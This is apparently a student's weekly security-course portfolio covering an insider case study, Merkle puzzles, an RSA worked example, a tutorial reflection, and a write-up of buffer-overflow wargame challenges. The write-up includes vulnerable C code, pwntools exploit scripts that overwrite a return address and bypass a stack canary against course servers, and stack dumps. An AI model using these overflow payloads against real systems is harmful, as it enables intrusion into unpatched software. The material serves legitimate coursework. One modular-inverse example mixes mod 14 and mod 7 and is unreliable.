

COMP6841 Week 4 Portfolio

Name: Thomas Gosman


zID: z5425064

Date Submitted: 28/06/26

1. Setup

Security Everywhere

This week's discussions on insiders and game theory led me to an interesting article reflecting on a recent technology conference. The article connected the rapid adoption of artificial intelligence to a tragedy of the commons, arguing that businesses increasingly feel pressured to present AI as essential to their future. As more products are marketed as "AI enabled" or "AI ready," these terms lose value because users want clearer explanations of how AI is actually built into the product. I found this perspective interesting because some products do not need AI, and vague claims often leave me with more questions than answers. This lack of clarity can also create a social engineering risk, as attackers may gain trust by presenting fake products or services with apparent transparency. People who are frustrated by unclear AI claims may be especially vulnerable to manipulation, including scams that resemble Nigerian prince schemes and encourage further investment.



This also connects to manipulation of the Gartner hype cycle, where people may be influenced by technologies positioned at key points on the curve, particularly around its peaks and troughs.

Link:

<https://futurumgroup.com/insights/rsac-2026-the-ai-tragedy-of-the-commons-and-the-future-of-agentic-security/>

Image Link : <https://www.forbes.com/sites/johnwerner/2024/07/18/the-trough-of-disillusionment-and-four-outliers-on-the-gartner-hype-cycle/>

2. Insiders & Confidentiality

Whistleblower | Spy

Chenguang Gong (1965-Present):



Insider type: Insider/Double Agent/Spy

Organisation / Country they were inside: USA Defence Contractors who work in Electronic Devices for DoW/DoD [California Bay Area Based Company is mentioned however name is not released]

What you find most interesting about them:

What I find most interesting is that he was allegedly able to leak information repeatedly over several years rather than through one major disclosure. The case also stood out because it involved technical information, rather than the more commonly reported identity-related leaks, and because he appears to have passed screening processes while still accessing and leaking many files. I also found it concerning that he was reportedly applying to foreign agency talent programs while employed by these companies.

What they did:

- Transferred approximately 3600 design files to a personal device for sensors that are used for ballistic missile and hypersonic missile detection.
- Further information regarding the sensors used in night vision goggles was also leaked in a video showing serial numbers to identify the part.
- Proposed to share information regarding A/D converters with a foreign semiconductor company

Their impact:

- It is estimated that the total economic loss due this leak is on the order of \$3.5M USD due to the loss of IP and trade secrets
- Potential Advancement of foreign agencies technology is still yet to be seen.

Their Motivation:

- Nationalistic Pride and Recognition
- Financial/Career Advancement for Moving to a foreign company with technology they desire

Their Background:

- Dual Chinese and American Citizen
- Electronics Engineer
- Mandarin/English

How they were able to succeed:

- How they were able to make the transfer is still unknown or not publicly available
- However they were able to pass it out of a secure unix platform

Clues that should have led to them being detected/prevented:

- A trace of multiple entries into foreign agency talent programs
- Company files related to sensitive projects were transferred from a company computer to an external device.

How/If they were actually detected:

- The exact detection process is not publicly known. However, the FBI investigation found evidence of file transfers and contact with foreign companies and agencies regarding sensitive US government-related projects.

What happened after detection:

- He went to trial and was sentenced to 46 months in federal prison for stealing trade secret technologies. He was also ordered to pay a \$100,000 fine and \$77,408 in restitution.

Additional interesting notes:

- The technologies were mainly space-based devices that needed to be both low-power and durable.
- Much of the work focused on sensor-related technologies, an area that receives significant defence funding because it improves how devices collect and interpret information.

Merkle Puzzles

I AM GROOT:

Caesar Cipher Text: *Csy qec xairxc wxst qi, fyx csy gerx WXST yw epp.*

Brute Forced Cipher Shift: 4

Message: **You may twenty stop me, but you cant STOP us all.**

Response: Who are these 'all' of whom thou dost speak? P.S I used the key with ID 20.


Cipher Response: Oac pjx hwwls 'pde' cu oacb lacj vhgi kisp? P.S I used the key with ID 20.

This was a fun and interesting exercise because it allowed me to see the Merkle puzzle from both the sender's and attacker's perspectives. At first, I was skeptical about how this approach would work against more advanced attackers, even though the activity was clearly simplified to keep it practical. However, after completing the exercise, I could see how the puzzle forces an attacker, or "Eve," to spend a significant amount of time and resources at the initial stage before they can even begin a useful attack or read any meaningful data. This made the concept much clearer, because the defence does not rely on making communication impossible to attack, but instead on making the attacker's workload disproportionately high. It also helped me understand how some security methods are built from clever thought experiments that use human behaviour, uncertainty, and deterrence as part of their design. In this case, the Merkle puzzle takes advantage of the difficulty of dealing with ambiguity and the discouraging effect of requiring an unfair amount of work before gaining useful information.

Learn how RSA works

Modulo Operation

- First learning mod operations which is simply the remainder



Modular Multiplicative Inverse

$$3x \equiv 1 \pmod{14}$$

Solve for x

Solve by brute forcing:

$$3 \times 1 = 3 \text{ gives } 3 \pmod{7}$$

$$3 \times 2 = 6 \text{ gives } 6 \pmod{7}$$

$$3 \times 3 = 9 \text{ gives } 2 \pmod{7}$$

$$3 \times 4 = 12 \text{ gives } 5 \pmod{7}$$

$$3 \times 5 = 15 \text{ gives } 1 \pmod{7}$$

Hence, the multiplicative inverse of 3 mod 7 is 5.

RSA Key Generation

Basic Notes to Complete:

1. Pick two primes call p and q, they need to be bigger than the numbers needing to be encrypted. (at least one order of magnitude greater 16x hex numbers and 10x in decimal)
2. Calculate Modulus $N = p \times q$
3. Calculate Eulers Tortient $\rightarrow m = (p-1) \times (q-1)$
4. Pick an encryption key **e** and it has to be coprime with m
5. Compute the matching decryption key **d** by finding the inverse of **e mod m**

To encrypt a message x using key (e,N):

$$x^e \pmod{N}$$

To decrypt a message y using key (e,N):

$$y^d \pmod{N}$$

Example:

p=17, q=19

$$N = (17) \times (19) = 323$$

$$M = (17-1) \times (19-1) = 288$$

Valid Coprime e = 11

$$\text{Inverse of } 11 \pmod{288} = 131$$

RSA Practice:

ENCRYPTION

e = 7825, N = 467323

Encrypt String 'RSA' letter to number mapping with A = 1

So, 'RSA' = 181901 (NOTE: each letter is 2 digits within the number, you do NOT sum)

Encoded Message Number Is:

$$181901^{7825} \pmod{467323} = 183780$$

DECRYPTION:

D = 214833, N = 467323

Cipher Text Message: 183780

$$message = C^D \bmod N$$

Message = $183780^{214833} \bmod (467323) = 181901$

Which is converting the numbers back to letters forms:

'RSA'

Woohoo!

This was an enjoyable and detailed exercise that helped me understand how asymmetric encryption works in practice. A key insight was that RSA relies on a function that is easy to compute but difficult to reverse without additional information. The use of exponentiation and modular arithmetic allows messages to be transformed and recovered efficiently when the correct keys are known. I also now understand why RSA can be efficient for users, since much of the key information can be calculated before encryption begins, leaving relatively little computation during the actual operation. However, I was left wondering how very large values are handled, since large powers can create overflow risks or corrupt data. Although block-based encryption can address this issue, it also requires multiple encryption operations. This helped me understand why cryptographic accelerators are commonly included in modern computer architectures.

3. Extended

Week 4 Extension Wargames

BOF 1:

- The void function pointer was assigned above input array meaning that on the stack they are next to each other
- An overflow of the array can be triggered by writing continuously since gets will keep writing to the next memory address
- Writing 32 chars and then the letter 'B' will cause the 'B' align with the team variable on the stack and overwrite it.

```
24 int main(void) {
25     setbuf(stdout, NULL);
26     char team = 'A';
27     char name[32];
28
29     printf("Halt! Who goes there!\n");
30     gets(&name);
31
32     printf("Let me see if you're on the list, %s...\n", name);
33     if (team == 'B') {
34         win();
35     }
36
37     return 0;
38 }
```

- Similarly to BOF1 except it is a function pointer that is now stored in as a memory address
- Once we get the memory address we need to overflow the buffer and then ensure that we overwrite the correct address into the function to so that it points to win
- Note that memory addresses are stored in little endian and hence need to be written accordingly

[illegible]

- Instead of editing an explicit stack variable as was in previous cases, we need to edit the return address which is stored on the stack.
- We also need to find the address of the desired function on the stack.
- This also means that any alignment and extra setup terms will need to be accounted for between the array allocation and the return address from the stack diagrams it is shown to be 0x28 to the EBP which mean that it will be 44 (0x28 + 0x04) bytes from the array start to the return address
- Using pwn tools we can search for the address of the function inside the executable and then put that at the end in little endian which can be formulated inside a python script.

```

1  from pwn import *
2
3
4  elf = ELF('./ret2sqprone_direct')
5  target = elf.symbols['super_secret_admin_function']
6
7  offset = 44
8
9  payload = b'A' * offset + p32(target)
10
11  p = remote('bof3.comp6841.xyz', 5002)
12
13  p.sendline(payload)
14  p.interactive()

int vuln() {
    setbuf(stdout, NULL);
    puts("Hi, welcome to the COMP6841 Feedback form!");
    puts("What feedback would you like to give? One line only, we can't fix too much at once!");

    char name[32];
    gets(&name);
    puts("Thank you, your feedback has been sent to `/dev/null`!\n");

    return 0;
}

int main(void) { vuln();}

```

```

05:0014 -028 0xfffffc840 ← 'Dummy_DATA_DUMMY_DATA' ← Name
06:0018 -024 0xfffffc844 ← 'y_DATA_DUMMY_DATA'
07:001c -020 0xfffffc848 ← 'TA_DUMMY_DATA'
08:0020 -01c 0xfffffc84c ← 'UMMY_DATA'
09:0024 -018 0xfffffc850 ← '_DATA'
0a:0028 -014 0xfffffc854 → 0xf7fd0041 (do_lookup_x+2481) ← mov dh, 0x48
0b:002c -010 0xfffffc858 → 0xf7d9b4be ← '_dl_audit_preinit'
0c:0030 -00c 0xfffffc85c → 0xf7fbe4a0 → 0xf7d83000 ← 0x464c457f
0d:0034 -008 0xfffffc860 → 0xfffffc8a0 → 0xf7fad000 (_GLOBAL_OFFSET_TABLE_) ← 0x229dac
0e:0038 -004 0xfffffc864 → 0xf7fad000 (_GLOBAL_OFFSET_TABLE_) ← 0x229dac
0f:003c ebp 0xfffffc868 → 0xfffffc878 → 0xf7ffd020 (rtld_global) → 0xf7fde40 ← 0
10:0040 +004 0xfffffc86c → 0x804868d (main+32) ← mov eax, 0 ← set

```

```

root@TGLENOVOT14:~/COMP6841/Week4# /usr/bin/python3 /root/COMP6841/Week4/BOF3.py

```

```

[*] Switching to interactive mode
Hi, welcome to the COMP6841 Feedback form!
What feedback would you like to give? One line only, we can't
fix too much at once!
Thank you, your feedback has been sent to `/dev/null`!

have you never heard of security by contract...?

COMP6841{Hey_Look_Pa_I_Made_It!}

[*] Got EOF while reading in interactive

```


BOF4:

- This exercise has a canary that we need to get passed, since if we brutally overwrite whatever to the memory and then edit the return address the canary will be triggered and we will not return properly.
- The way to get around the canary is to be able to edit it.
- Inspecting the code the canary is our fortune number printed out.
- If we write a script that dynamically reads that in and then overflows the buffer puts the canary value in the correct place and then changes the return address we will be able to control our program flow.
- There is exactly 32 bytes between the name and canary and then 12 bytes between the return address and the canary hence a python script can be executed to form an input string that achieves the buffer overflow

```
26 int vuln(void) {
27     setbuf(stdout, NULL);
28     int canary = fortune = (rand() * 10000);
29
30     printf("Your fortune is %u\n", canary);
31     printf("Idk why your fortune is a number, what does that mean?\n");
32
33     char name[32];
34
35     printf("What do you think of your fortune?\n");
36     gets(&name);
37
38     printf("Thats... interesting... okay\n");
39
40     if (canary == fortune) {
41         printf("zzzzzzzz\n");
42         return 0;
43     } else {
44         printf("the sands of time have changed!!\n");
45         exit(1);
46     }
47 }
```

root@TGLENOVOT14:~/COMP6841/Week4# ./usr/bin/bof4

Stripped: No

[+] Opening connection to bof4.comp6841.xyz

52

[*] Switching to interactive mode

Thats... interesting... okay

zzzzzzzz

Ive changed your fortune.

Now your fortune is to go to jail.

COMP6841{SOMEWHAT_OF_A_BIRD_WATCHER}

[*] Got EOF while reading in interactive

```
4
5 elf = ELF('./magic8ball')
6 target = elf.symbols['win']
7
8 offset = 32
9 p = remote('bof4.comp6841.xyz', 5003)
10 x = p.recv()
11 answer = x.split()
12 myfortune = int(answer[3])
13
14 payload = b'A'*offset + p32(myfortune) + b'B'*12 + p32(target) # 4 word aligned
15 print(len(payload))
16
17 p.sendline(payload)
18 p.interactive()
```

```
07:001c -02c 0xfffffc84c ← 'dkkd'
08:0020 -028 0xfffffc850 → 0xf7fc4500 ← adc byte ptr [0x10187402], al
09:0024 -024 0xfffffc854 ← 0
0a:0028 -020 0xfffffc858 → 0xf7d9b4be ← '_dl_audit_preinit'
0b:002c -01c 0xfffffc85c → 0xf7fad054 (_dl_audit_preinit@got.plt) → 0xf7dde10 (_dl_audit_preinit) ← endbr32
0c:0030 -018 0xfffffc860 → 0xf7fbc4a0 → 0xf7d83000 ← 0x464c457f
0d:0034 -014 0xfffffc864 → 0xf7fd6f90 (_dl_fixup+240) ← mov edi, eax
0e:0038 -010 0xfffffc868 → 0xf7d9b4be ← '_dl_audit_preinit'
0f:003c -00c 0xfffffc86c ← 0xf0470770
10:0040 -008 0xfffffc870 → 0xfffffc8b0 → 0xf7fad000 (_GLOBAL_OFFSET_TABLE_) ← 0x229dac
11:0044 -004 0xfffffc874 → 0xf7fad000 (_GLOBAL_OFFSET_TABLE_) ← 0x229dac
12:0048 ebp 0xfffffc878 → 0xfffffc888 → 0xf7ffd020 (_rtld_global) → 0xf7ffda40 ← 0
13:004c +004 0xfffffc87c → 0x804879f (main+32) ← mov eax, 0
```

name

Canary

ret addr

4. Analysis and Reflection

Tutorial 4: Johnny Cab

In this week's tutorial, we completed a practice exam requiring a security presentation on driverless cars from either a government or company perspective. I initially misunderstood the task and argued from a car company representative's view, which made my response more one-sided than balanced.

- A key issue was the difference between government and company priorities. Companies focus on public safety, intellectual property, and technology protection, while governments prioritise public health, national security, and infrastructure risks. I agreed with most of this, but questioned whether companies truly prioritise citizen safety over technology. In safety-critical systems like vehicles, type 1 and type 2 errors can be dangerous, yet companies may optimise between them in ways that trade off safety for profit, speed to market, and first-mover advantage.
- The discussion also focused heavily on autonomous vehicles as threats, which I found unbalanced. Security analysis should consider both the risks a technology introduces and the risks it reduces, as seen with tools like firewalls and encryption. Autonomous vehicles could reduce road degradation, improve infrastructure use through live route optimisation, and redirect traffic around hazards in real time, strengthening infrastructure resilience and national security.
- From the feedback it received that I also need to write my responses with a more balanced perspective to give a diverse range of view and arguments. I agree with this since I can see how this improves to show the depth of your analysis and course content understanding.

5. Wrap up

Submission Instructions

To submit a valid portfolio entry, complete the activities, save your work as a PDF, and upload it to the relevant week's submission page on Moodle.

Acknowledgement: Please note that artificial intelligence has been used for simple grammatical editing my written work.